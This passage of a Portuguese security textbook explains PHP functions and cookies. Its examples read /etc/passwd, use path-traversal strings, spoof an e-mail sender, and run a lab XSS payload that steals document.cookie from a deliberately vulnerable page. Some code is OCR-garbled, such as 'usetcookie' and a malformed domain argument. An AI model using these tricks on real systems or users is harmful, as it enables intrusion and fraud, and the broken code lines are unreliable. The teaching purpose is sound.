Randômico entre 1 e 10 = 2
```

3.12.2.2 String

addslashes

Adiciona uma barra invertida (\) no argumento *string* antes dos caracteres de aspas simples, duplas e barra invertida.

```
addslashes("string")
```

Exemplo:

```
<?php
echo addslashes("D'avilla") . "\n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
D\'avilla
```

echo

Ecoa na tela o texto desejado.

```
echo "string"
```

Exemplo:

```
<?php
echo "Texto delimitado por aspas duplas \n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Texto delimitado por aspas duplas
```

Cuidado ao interpolar nomes de variáveis, pois, se eles não contiverem espaços ou forem delimitados por chaves, o PHP não diferenciará o nome da variável do texto a ser ecoado.

Exemplo:

```
<?php
$var = "Maria";
echo "Conteúdo de \$var = {$var}Mole \n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Conteúdo de $var = MariaMole
```

Para interpolar elementos de um array em um texto delimitado por aspas duplas, não é necessário delimitar o nome da chave com aspas.

Exemplo:

```
<?php
$array = [
        "chave1" => "valor1",
        'chave2' => 'valor2'
];
echo "Conteúdo de \$array[chave1] = $array[chave1] \n";
echo "Conteúdo de \$array[chave2] = $array[chave2] \n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Conteúdo de $array[chave1] = valor1
Conteúdo de $array[chave2] = valor2
```

htmlentities

Converte strings para caracteres HTML.

```
htmlentities("string", quote_style, charset, double_encode)
```

Segundo a documentação oficial do PHP, em http://php.net/manual/en/function.htmlentities.php, o *quote_style* determina o tratamento que a função htmlentities() dará aos caracteres aspas simples e duplas:

- ENT_COMPAT – Converte somente aspas duplas.
- ENT_QUOTES – Converte aspas duplas e simples.
- ENT_NOQUOTES – Não converte aspas duplas e simples. É desaconselhável o seu uso no aspecto de segurança de código.

O charset define o padrão de codificação dos caracteres, sendo o ISO-8859-1 o padrão caso nenhum seja escolhido. Consulte o site http://php.net/manual/en/function.htmlentities.php para mais informações.

A opção *double_encode*, caso definida como False, não codifica caracteres HTML:

Exemplo:

```
<?php
echo "Proteção contra XSS: " . htmlentities("<script>alert(123)</script >",
   ENT_QUOTES) . "\n";
echo "Codifica o caractere HTML '<' : " . htmlentities('&lt;', ENT_QUOTES,
   "UTF-8", True) . "\n";
echo "Não codifica o caractere HTML '<' : " . htmlentities('&lt;', ENT_QUOTES,
   "UTF-8", False) . "\n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Proteção contra XSS: &lt;script&gt;alert(123)&lt;/script &gt;
Codifica o caractere HTML '<' : &amp;lt;
Não codifica o caractere HTML '<' : &lt;
```

md5

Calcula o MD5 de um texto.

```
md5("string")
```

Exemplo:

```
<?php
echo "MD5 do texto '/etc/passwd': " . md5("/etc/passwd") . "\n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
MD5 do texto '/etc/passwd': c5068b7c2b1707f8939b283a2758a691
```

sha1

Calcula o SHA1 de um texto.

```
sha1("string")
```

Exemplo:

```
<?php
echo "SHA1 do texto '/etc/passwd': " . sha1("/etc/passwd") . "\n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
SHA1 do texto '/etc/passwd': b5cc3f676d00dd320d85ef41a5209fa0a99891ea
```

str_replace

Substitui todas as ocorrências de um texto por outro.

```
str_replace("texto da string a ser substituído", "novo_texto", "texto_original")
```

Exemplo:

```
<?php
$a = "texto antigo texto";
echo "Substituindo 'texto' por 'TEXTO': " . str_replace("texto", "TEXTO", $a) . "\n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Substituindo 'texto' por 'TEXTO': TEXTO antigo TEXTO
```

3.12.2.3 Funções de arquivos

basename

Retorna o caminho (path) do arquivo.

```
basename("arquivo")
```

Exemplo:

```
<?php
echo "Caminho do arquivo /etc/passwd: " . basename("/etc/passwd") . "\n";
echo "Caminho do arquivo ../../../../../etc/passwd: " . basename("../../../../../etc/passwd") . "\n";
echo "Caminho de / : " . basename("/") . "\n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Caminho do arquivo /etc/passwd: passwd
Caminho do arquivo ../../../../../etc/passwd: passwd
Caminho de / :
```

fclose

Fecha um arquivo previamente aberto pela função fopen().

```
fclose(arquivo)
```

Exemplo:

```
<?php
echo "Abrindo o arquivo '/etc/passwd' \n";
$arquivo = fopen("/etc/passwd", "r");
echo "Fechando o arquivo 'etc/passwd' \n";
fclose($arquivo);
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Abrindo o arquivo '/etc/passwd'
Fechando o arquivo 'etc/passwd'
```

fgets

Lê uma linha de um arquivo, retornando uma string. O tamanho determina a quantidade de bytes menos um a serem lidos, assim, se ele não for especificado, a função fgets() lê a linha inteira.

```
fgets(arquivo, tamanho)
```

Exemplo:

```
<?php
$fp = fopen("/etc/passwd", "r");
echo "Primeira linha do arquivo '/etc/passwd' \n";
echo fgets($fp);
echo "4 primeiros bytes da segunda linha \n";
echo fgets($fp, 5) . "\n";
fclose($fp);
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Primeira linha do arquivo '/etc/passwd'
root:x:0:0:root:/root:/bin/bash
4 primeiros bytes da segunda linha
daem
```

file_get_contents

Lê todo o arquivo em uma única string.

```
file_get_contents("arquivo")
```

Exemplo:

```
<?php
echo file_get_contents("/etc/passwd");
?>
```

Ao executar o script no terminal, o conteúdo do arquivo /etc/passwd será exibido:

```
root@kali# php /var/www/html/index.php
root:x:0:0:root:/root:/bin/bash
--- Abrevido por motivos visuais ---
beef-xss:x:134:141::/var/lib/beef-xss:/bin/false
```

filesize

Retorna o tamanho de um arquivo.

```
filesize("arquivo")
```

Exemplo:

```
<?php
echo "Tamanho do arquivo '/etc/passwd': " . filesize( "/etc/passwd") . " bytes \n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Tamanho do arquivo '/etc/passwd': 2812 bytes
```

fopen

Abre um arquivo ou URL.

```
fopen("arquivo", "modo")
```

Exemplo:

```
<?php
$fp = fopen("/var/www/html/arquivo.txt", "w");
echo "Gravando texto... \n";
fwrite($fp, "texto qualquer \n");
fclose($fp);
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Gravando texto...
```

O conteúdo foi corretamente escrito no arquivo /var/www/html/arquivo.txt:

```
root@kali# cat /var/www/html/arquivo.txt
texto qualquer
```

fread

Lê o arquivo até a quantidade de bytes especificada.

```
fread(arquivo, bytes)
```

Exemplo:

1. Crie o arquivo /var/www/html/arquivo.txt:

root@kali# **echo "Texto qualquer" > /var/www/html/arquivo.txt**

2. Crie o script /var/www/html/index.php:

```
<?php
$fp = fopen("/var/www/html/arquivo.txt", "r");
# Lê os cinco primeiro bytes do arquivo
echo fread($fp, 5) . "\n";
# Lê o restante do arquivo
echo fread( $fp, filesize("/var/www/html/arquivo.txt") ) ;
fclose($fp);
?>
```

3. Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Texto
qualquer
```

fseek

Posiciona o ponteiro para o lugar desejado.

fseek(*arquivo*, *offset*, *posição*);

Exemplo:

1. Crie o arquivo /var/www/html/arquivo.txt:

```
root@kali# echo "çao" > /var/www/html/arquivo.txt
```

2. Crie o script /var/www/html/index.php:

```
<?php
$fp = fopen("/var/www/html/arquivo.txt", "r");
# Posiciona o ponteiro para o 1 byte do arquivo.
fseek($fp, 1);
echo "Ponteiro no primeiro byte: " . fgets($fp);
fseek($fp, 2);
echo "Ponteiro no segundo byte: " . fgets($fp);
fclose($fp);
?>
```

3. Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Ponteiro no primeiro byte: ▒ao
Ponteiro no segundo byte: ao
```

fwrite

Escreve um texto em um arquivo aberto pela função fopen().

```
fwrite(arquivo, "texto")
```

Exemplo:

```
<?php
$fp = fopen("/var/www/html/arquivo.txt", "w");
echo "Gravando texto... \n";
fwrite($fp, "texto\n");
fclose($fp);
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Gravando texto...
```

O conteúdo foi corretamente escrito no arquivo /var/www/html/arquivo.txt:

```
root@kali# cat /var/www/html/arquivo.txt
texto
```

readfile

Lê um arquivo, retornando-o na tela.

```
readfile("caminho")
```

Exemplo:

```
<?php readfile("/etc/passwd"); ?>
```

Ao executar o script no terminal, o conteúdo do arquivo /etc/passwd será exibido.

realpath

Retorna um caminho passado como argumento de forma canonicalizada.

```
realpath("caminho")
```

Exemplo:

```
<?php
echo "Caminho ../../../etc/passwd após a função realpath(): " . realpath("../../../etc/passwd") . "\n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Caminho ../../../etc/passwd após a função realpath(): /etc/passwd
```

3.12.2.4 Execução de programas

escapeshellarg

Escapa uma string, delimitando-a com aspas simples.

```
escapeshellarg("string")
```

Exemplo:

```
<?php
echo "Comando <ls;pwd> escapado: " . escapeshellarg("ls; pwd") . "\n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Comando <ls;pwd> escapado: 'ls; pwd'
```

exec

A string é executada como um comando.

```
exec("string")
```

Exemplo:

```
<?php
echo "Comando pwd: " . exec("pwd") . "\n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Comando pwd: /var/www/html
```

passthru

A string é executada como um comando.

```
passthru("string")
```

Exemplo:

```
<?php
echo "Comando pwd: ";
passthru("pwd");
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Comando pwd: /var/www/html
```

shell_exec

A string é executada como um comando.

```
shell_exec("string")
```

Exemplo:

```
<?php
echo "Comando pwd: " . shell_exec("pwd");
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Comando pwd: /var/www/html
```

system

A string é executada como um comando.

```
system("string")
```

Exemplo:

```
<?php
echo "Comando pwd: ";
system("pwd");
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Comando pwd: /var/www/html
```

aspas ``

A string é executada como um comando.

```
`string`
```

Exemplo:

```
<?php
echo "Comando pwd: " . `pwd` ;
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Comando pwd: /var/www/html
```

3.12.2.5 Informações gerais

phpinfo

Exibe informações de diretivas de configuração do PHP.

```
phpinfo()
```

Exemplo:

```
<?php
phpinfo();
?>
```

Com o browser, ao acessar a página com o script PHP, serão exibidas as configurações do PHP.

3.12.2.6 Miscelânea

die

Interrompe a execução do script, encerrando-o.

```
die("mensagem de saída")
```

Exemplo:

```
<?php
echo "Fluxo normal do script PHP \n";
die("Finalizando o script \n");
echo "Essa linha não será executada pois o script foi finalizado com a função die()";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Fluxo normal do script PHP
Finalizando o script
```

eval

Executa uma string como código PHP.

```
eval("string")
```

Exemplo:

```
<?php
echo "Diretório atual: ";
eval('echo exec("pwd");');
echo "\n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Diretório atual: /var/www/html
```

sleep

Aguarda um valor de segundos antes de prosseguir com a execução do script.

```
sleep(segundos)
```

Exemplo:

```
<?php
echo "Aguarda 3 segundos antes de executar a próxima linha \n";
sleep(3);
echo "Linha executada após três segundos \n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Aguarda 3 segundos antes de executar a próxima linha
--- Aguarde 3 segundos ---
Linha executada após três segundos
```

uniqid

Retorna um identificador único com base no tempo (em milionésimos de segundo) do servidor. É possível utilizar um prefixo para aumentar a aleatoriedade do valor gerado, pois pode acontecer de os valores gerados serem iguais. Caso o booleano seja marcado como True, será adicionada a entropia LCG combinada, aumentando mais ainda a aleatoriedade do valor gerado.

```
uniqid(prefixo, booelano)
```

O exemplo gera tokens únicos, ideal para ser usado como token anti-CSRF:

```
<?php
echo md5( uniqid(rand(), True) );
?>
```

Cada vez que o script é executado no terminal, geram-se valores diferentes:

```
root@kali# php /var/www/html/index.php
4fe013e82a1f9fc042f079d48d56bda2

root@kali# php /var/www/html/index.php
6e7159c1df2d8653f7610cd3746dad8f
```

3.12.2.7 Rede

header

Envia um cabeçalho HTTP.

```
header("variável")
```

Exemplo:

```
<?php
header('Location: http://novatec.com.br');
?>
```

O usuário será redirecionado para o site da Novatec ao acessar a página com o script PHP.

3.12.2.8 E-mail

mail

Envia e-mails.

mail("*destinatário*", "*cabeçalho*", "*mensagem*", *cabeçalhos adicionais*, "*parâmetros adicionais*")

Os cabeçalhos adicionais são dados extras de cabeçalho, como Cc, Bcc, From e To. Em virtude de o protocolo SMTP não ter mecanismos de autenticação, é possível adicionar cabeçalhos, forjando a origem do e-mail.

Os parâmetros adicionais são usados caso se deseje passar alguma opção para o programa que enviará o e-mail.

Exemplo:

```
<?php
$additional_headers = "From: origem_falsa@email.com \r\n";
mail("destinatário@email.com", "Email urgente", "Esse é um email urgente",
   $additional_headers);
?>
```

3.12.2.9 Manipulação de variáveis

isset

Determina se uma variável foi definida.

isset(*variável*)

Exemplo:

```
<?php
$c = "Variável c";
if( isset($a) )
   echo $a . "\n";
elseif( isset($b) )
   echo $b . "\n";
elseif( isset($c) )
   echo $c . "\n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Variável c
```

print_r

Exibe o conteúdo de uma variável. Se a variável for do tipo array, serão impressas as chaves com seus respectivos valores.

```
print_r(variável)
```

Exemplo:

```
<?php
$nome = ["Daniel", "Moreno"];
print_r($nome);
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Array (
    [0] => Daniel
    [1] => Moreno
)
```

var_dump

Exibe informações de uma variável, incluindo o tipo e o valor.

```
var_dump(variável)
```

Exemplo:

```
<?php
$nome = ["Daniel", "Moreno"];
var_dump($nome);
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
array(2) {
    [0]=>
    string(6) "Daniel"
    [1]=>
    string(6) "Moreno"
}
```

3.12.2.10 URL

base64_encode

Codifica dados em base64.

base64_encode("*dados*")

Exemplo:

```
<?php
$nome_em_base64 = base64_encode("Daniel Moreno");
echo "Nome em base64: $nome_em_base64 \n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Nome em base64: RGFuaWVsIE1vcmVubw==
```

base64_decode

Decodifica dados codificados em base64.

base64_decode(*dados em base64*)

Exemplo:

```
<?php
$nome_em_base64 = "RGFuaWVsIE1vcmVubw==";
echo "Nome decodificado: " . base64_decode($nome_em_base64) . "\n";
?>
```

Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Nome decodificado: Daniel Moreno
```

3.12.2.11 Sessões

session_set_cookie_params()

Define parâmetros para o cookie de sessão. Deve ser usado antes de session_start().

session_set_cookie_params("*tempo_expiração*", "*caminho*", "*domínio*", SECURE, HTTPOnly)

session_start()

Inicia uma sessão.

session_destroy()

Finaliza uma sessão.

3.13 Cookies e sessões

O HTTP é um protocolo sem estado (*stateless protocol*), sendo assim, a comunicação entre a estação cliente e o servidor web é realizada via requisições individuais. Não é possível uma requisição armazenar o estado da requisição anterior.

Por exemplo, imagine uma página web de venda de livros. Quando o usuário decide comprar um livro, ao enviar o pedido de compra do seu primeiro livro para a página web, o HTTP tratará esse pedido como uma requisição sem vínculo algum com qualquer outra requisição que tenha sido feita anteriormente. Nesse momento, o usuário decide comprar o seu segundo livro. Assim, ao enviar o pedido de compra do seu segundo livro para a página web, o HTTP, por ser um protocolo sem estado, não saberá que o usuário já adicionou em seu carrinho de compras o primeiro livro, e entenderá que a requisição de compra do segundo livro, na realidade, é a primeira requisição de compra. A mesma ideia vale se o usuário tentar comprar o terceiro livro: as requisições anteriores (compra dos dois primeiros livros) serão descartadas.

O PHP permite criar sessões para cada usuário que acessa a página web. Tais sessões, enviadas pelo usuário para a página web na forma de cookie, guardam o estado das requisições. Desse modo, o servidor web, recebendo o cookie de sessão de um usuário, consegue restaurar requisições antigas, recuperando informações que, se dependessem exclusivamente do HTTP, seriam descartadas.

Supondo, então, que o usuário A, ao logar na página web de venda de livros, resolvesse comprar um livro, graças aos cookies de sessões do PHP (cookie contendo o identificador PHPSESSID) o site consegue “memorizar” e saber que o usuário comprou o seu primeiro livro. Caso o usuário resolva comprar o segundo livro, o HTTP entenderá que se trata de uma segunda compra, não descartando a compra do primeiro livro. A mesma ideia vale para a compra do terceiro livro: a compra dos dois primeiros é mantida. Supondo nesse momento que o usuário B também realize login na página web de venda de

livros, por se tratar de outro usuário, o PHP atribui um cookie PHPSESSID para o usuário B com valor diferente do valor de PHPSESSID do usuário A. Dessa forma, os usuários A e B armazenam cookies de sessões distintos: o usuário A realiza a compra do livro que desejar sem afetar o usuário B e vice-versa, ao mesmo tempo em que o HTTP vai armazenando as escolhas feitas por cada usuário em seus respectivos cookies de sessão.

3.13.1 Cookies

A função setcookie() define um cookie.

```
setcookie("nome_cookie", "valor", "tempo_expiração", "caminho", "domínio",
   SECURE, HTTPOnly)
```

Supondo que seja necessário criar um cookie com o nome do usuário:

1. Crie o arquivo /var/www/html/cookie1.php com o seguinte conteúdo:

```
<?php
if( ! isset($_COOKIE["Cookie1"]) ){
   echo "Essa mensagem indica que é a primeira vez que o usuário entra na página e o seu cookie
não foi gerado. <br>";
   setcookie("Cookie1", "Daniel Moreno");
   echo "O cookie foi criado";
}
else{
   echo "Essa mensagem indica que o usuário já entrou nessa página anteriormente e o cookie já
foi criado. <br>";
   echo "Cookie1: <b>" . $_COOKIE["Cookie1"] . "</b>";
}
?>
```

2. Para gerar um cookie, é necessário que o usuário acesse o endereço do script PHP contendo a função setcookie(). Com o browser, vá ao endereço http://localhost/cookie1.php e atualize a página. Ao acessar o site pela primeira vez, como o valor do cookie não estava definido, o bloco de códigos da condicional if é executado, definindo um cookie para o browser. Quando a página é atualizada, em virtude de o cookie já estar definido, o bloco de códigos da condicional else é executado, exibindo o nome e o valor do cookie anteriormente criado.
3. Como o browser padrão do Kali é o Firefox, há muitos complementos

que podem ser instalados para visualização e alteração de cookies, como o Cookies Manager+ (Figura 3.1).

O tempo-padrão de duração de um cookie depende de o usuário estar no site (valor 0). Quando o browser for fechado, o cookie é perdido. O tempo de expiração deve ser passado desde a data 1/1/1970 até o tempo desejado, no formato timestamp. Supondo que seja necessário definir um cookie com tempo de expiração de 10 segundos, após esse tempo, o cookie é descartado[6]:

Figura 3.1 – Manipulando cookies com o Cookies Manager+. O sinal de + decorre da função setcookie() do PHP: espaços são automaticamente codificados como +.

1. Crie o arquivo /var/www/html/cookie2.php com o seguinte conteúdo:

```
<?php
if( !isset($_COOKIE["Cookie2"]) ){
   echo "Criando cookie válido somente por 10 segundos...";
   setcookie("Cookie2", rand(1,1000), time()+10);
}
else
   echo "O cookie já foi gerado";
?>
```

2. Crie o arquivo /var/www/html/cookie2-1.php com o seguinte conteúdo:

```
<?php
if( isset($_COOKIE["Cookie2"]) )
```

```
    echo "Cookie2: <b>" . $_COOKIE["Cookie2"] . "</b>";
else
    echo "Cookie expirado";
?>
<!-- A página atualiza-se automaticamente a cada dois segundos -->
<meta http-equiv="refresh" content="2" >
```

3. Acesse o endereço http://localhost/cookie2.php e, em uma nova aba, vá a http://localhost/cookie2-1.php. Após 10 segundos, mesmo que o usuário permaneça no endereço http://localhost/cookie2-1.php, o cookie é descartado, sendo necessário atualizar a página http://localhost/cooki2.php para que um novo valor de cookie seja gerado.

Normalmente um cookie é válido para o mesmo diretório (e subdiretórios) em que se encontra o script PHP que o gerou. Por exemplo, um cookie definido em http://localhost/pasta é válido para http://localhost/pasta, http://localhost/pasta/subdiretório, http://localhost/pasta/subdiretório/outro_subdiretório etc. Mas não é válido para http://localhost/diretório_qualquer, http://localhost/outro_diretório_qualquer etc.

Exemplo:

1. Crie o arquivo /var/www/html/pasta/cookie3.php com o seguinte conteúdo:

```
<?php
if( !isset($_COOKIE["Cookie3"]) ){
    echo "Criando cookie válido somente para o diretório e subdiretórios de pasta/...";
    usetcookie("Cookie3", "Cookie genérico 3", 0);
}
else
    echo "Cookie3: <b>" . $_COOKIE["Cookie3"] . "</b>";
?>
```

2. Crie o arquivo /var/www/html/outra_pasta/cookie3-1.php com o seguinte conteúdo:

```
<?php
if( isset($_COOKIE["Cookie3"]) )
    echo "Cookie3: <b>" . $_COOKIE["Cookie3"] . "</b>";
else
    echo "O cookie não foi criado";
?>
```

3. Acesse o endereço http://localhost/pasta/cookie3.php e, em uma nova aba, vá a http://localhost/outra_pasta/cookie3-1.php. A mensagem "O cookie não foi criado"

será exibida, mesmo que a página http://localhost/pasta/cookie3.php tenha sido previamente acessada e o cookie previamente gerado. Isso ocorre, pois o cookie criado em http://localhost/pasta/cookie3.php não é válido para diretórios e subdiretórios que não estejam em /var/www/html/pasta.

4. Para o cookie criado na linha u da etapa 1 ser válido para todo o site, redefina o seu caminho para a raiz do site. Dessa forma, um cookie criado em http://localhost/pasta também será válido para http://localhost/outra_pasta, http://localhost/mais_outra_pasta etc.:

```
setcookie("Cookie3", "Cookie genérico 3", 0, "/");
```

O quinto argumento da função setcookie() refere-se à configuração de domínio para o cookie. Supondo que o domínio usado pelo site para geração do cookie seja site.com.br, é possível definir que o cookie atuará em www.site.com.br, mas não em backup.site.com.br.

Exemplo:

1. Altere a primeira linha do arquivo /etc/hosts:

Antes:

```
127.0.0.1       localhost kali
::1             localhost ip6-localhost ip6-loopback
fe00::0         ip6-localnet
ff00::0         ip6-mcastprefix
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
```

Depois:

```
127.0.0.1       localhost kali www.site.com.br backup.site.com.br
::1             localhost ip6-localhost ip6-loopback
fe00::0         ip6-localnet
ff00::0         ip6-mcastprefix
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
```

2. Crie o arquivo /var/www/html/cookie4.php com o seguinte conteúdo:

```
<?php
if( !isset($_COOKIE["Cookie4"]) ){
   echo "Criando um cookie válido somente para www.site.com.br...";
   usetcookie("Cookie4", "Cookie genérico 4", 0, "/", "www.site.com.br");
}
else
   echo "Cookie4: <b>" . $_COOKIE["Cookie4"] . "</b>";
?>
```

3. Acesse o endereço http://www.site.com.br/cookie4.php e, em uma nova aba, vá a http://backup.site.com.br/cookie4.php. Será exibida a mensagem "Criando um cookie válido somente para www.site.com.br...", pois o cookie criado na etapa 2 pela função setcookie() definiu que o domínio do cookie é válido apenas para www.site.com.br. Se precisar que o cookie seja válido para todo o domínio *site.com.br (www.site.com.br, backup.site.com.br, ftp.site.com.br etc.), altere a linha u da etapa 2:

```
setcookie("Cookie4", "Cookie genérico 4", 0, "/", "".site.com.br"");
```

4. Não é possível definir um cookie para outros domínios. Por exemplo, um cookie não pode ser criado para o domínio google.com ou outros de que você não seja o dono.

O sexto argumento da função setcookie() determina se um cookie deve utilizar ou não o HTTPS. Esse argumento, se definido com o valor True, força o cliente a enviar o cookie somente se a conexão for criptografada.

Exemplo:

1. Crie o arquivo /var/www/html/cookie5.php com o seguinte conteúdo:

```
<?php
if( !isset($_COOKIE["Cookie5"]) ){
   echo "Criando cookie com a flag HTTPS ativa...";
   setcookie("Cookie5", "Cookie genérico 5", 0, "/", "", True);
}
else
   echo "Cookie5: <b>" . $_COOKIE["Cookie5"] . "</b>";
?>
```

2. Acesse o endereço http://localhost/cookie5.php. Será exibida a mensagem "Criando cookie com a flag HTTPS ativa...." pois o cookie criado não é enviado em conexões HTTP (Figura 3.2).

Figura 3.2 – O cookie é enviado do browser para o servidor web somente em

conexões criptografadas.

O último argumento refere-se ao fato de o cookie ser do tipo HTTPOnly. Isso significa que não é possível acessá-lo via códigos JavaScript no lado do cliente, protegendo o valor do cookie em ataques de XSS.

Exemplo:

1. Crie o arquivo /var/www/html/cookie6.php com o seguinte conteúdo:

```
<?php
if( !isset($_COOKIE["Cookie6"]) ){
   echo "Criando cookie...";
   setcookie("Cookie6", "Cookie genérico 6", 0, "/", "", False, False);
}
else
   echo "Cookie6: <b>" . $_COOKIE["Cookie6"] . "</b>";
?>
```

2. Crie o arquivo /var/www/html/xss.php com o seguinte conteúdo:

```
<?php
   echo "Nome: " . $_GET["nome"];
?>
```

3. Acesse o endereço http://localhost/cookie6.php e, em uma nova aba, vá a http://localhost/xss.php?nome=<script>alert(document.cookie)</script>. Será exibido um popup JavaScript com o valor do cookie (Figura 3.3).



Figura 3.3 – O ataque XSS funciona perfeitamente, exibindo o conteúdo do cookie.

4. Modifique a função setcookie() da etapa 1 para criar cookies com a flag HTTPOnly ativa:

setcookie("Cookie6", "Cookie genérico 6", 0, "/", "", False, **True**);

5. Remova qualquer cookie previamente vinculado a localhost.
6. Acesse o endereço http://localhost/cookie6.php e, em uma nova aba, vá a http://localhost/xss.php?nome=<script>alert(document.cookie)</script>; dessa vez, o popup JavaScript não exibe nada (Figura 3.4).



Figura 3.4 – O ataque XSS funciona, porém não exibe o conteúdo do cookie, em virtude de ele ser do tipo HTTPOnly.

Para remover um cookie no PHP, basta redefini-lo com um valor nulo. Por exemplo, considere que um cookie foi definido da seguinte maneira:

setcookie("Nome", "**Cookie genérico**");

Para remover o cookie:

setcookie("Nome", "");

Caso ele seja construído com valores para os argumentos tempo de expiração, caminho, domínio, SECURE ou HTTPOnly, esses mesmos valores devem ser iguais no momento da exclusão do cookie. Para criar o cookie:

setcookie("Nome", "**Cookie genérico**", 0, "/", "www.site.com.br", False, True);

Para remover o cookie:

setcookie("Nome", "", 0, "/", "www.site.com.br", False, True);

3.13.2 Sessões

O PHP define sessões separadas para cada usuário por meio do cookie

PHPSESSID. Dessa forma, é possível usuários distintos terem sessões diferentes, sem interferência de sessões.

A função session_start() inicia uma nova sessão.

```
session_start()
```

Exemplo:

1. Crie o arquivo /var/www/html/index.php com o seguinte conteúdo:

```
<?php
session_start();
echo "PHPSESSID=<b>" . $_COOKIE["PHPSESSID"] . "</b>";
?>
```

2. Acesse o endereço http://localhost. Caso o valor do PHPSESSID não seja exibido, atualize a página. Será gerado um valor totalmente randômico:

   --- A resposta do browser será um texto similar ao texto a seguir ---
   PHPSESSID=**coraanfr69ave5rg9bah7j4fo7**

3. Para simular um segundo usuário acessando o site, abra uma nova aba em modo privativo ou acesse o site local com outro browser. Será gerado um valor totalmente randômico, diferente do gerado da etapa 2:

   --- A resposta do browser será um texto similar ao texto a seguir ---
   PHPSESSID=**pipehnonjosei21mcvfsmqos71**

4. Dois usuários distintos acessam a mesma página web. O exemplo é simples e serve para mostrar a ideia de sessões em PHP, porém o site poderia ter sido feito de modo mais sofisticado, apresentando uma página personalizada para cada usuário.

3.14 Incluindo outros arquivos

É muito comum que um script PHP inclua outros scripts dentro de si. A vantagem dessa abordagem consiste em o código poder ser particionado em pequenos arquivos, não sendo necessário incluir tudo em um único script.

3.14.1 include

Inclui um arquivo.

```
include "caminho_do_arquivo";
```

Exemplo:

1. Crie os arquivos /var/www/html/ola1.php e /var/www/html/ola2.php:

```
--- Conteúdo de /var/www/html/ola1.php ---
<?php
echo "Arquivo ola1.php \n";
?>

--- Conteúdo de /var/www/html/ola2.php ---
<?php
echo "Arquivo ola2.php \n";
?>
```

2. Crie o arquivo /var/www/html/index.php com o seguinte conteúdo:

```
<?php
include "/var/www/html/ola1.php";
# Desde que o script atual (index.php) esteja no mesmo diretório do
# arquivo desejado (ola2.php), é possível usar o caminho relativo
include "ola2.php";
?>
```

3. Ao executar o script no terminal:

```
root@kali# php /var/www/html/index.php
Arquivo ola1.php
Arquivo ola2.php
```

Ao tentar incluir um arquivo que não existe, o PHP gera uma mensagem de warning e continua executando o script:

```
<?php
include "arquivo_qualquer.php";
echo "\nEssa linha será executada\n";
?>
```
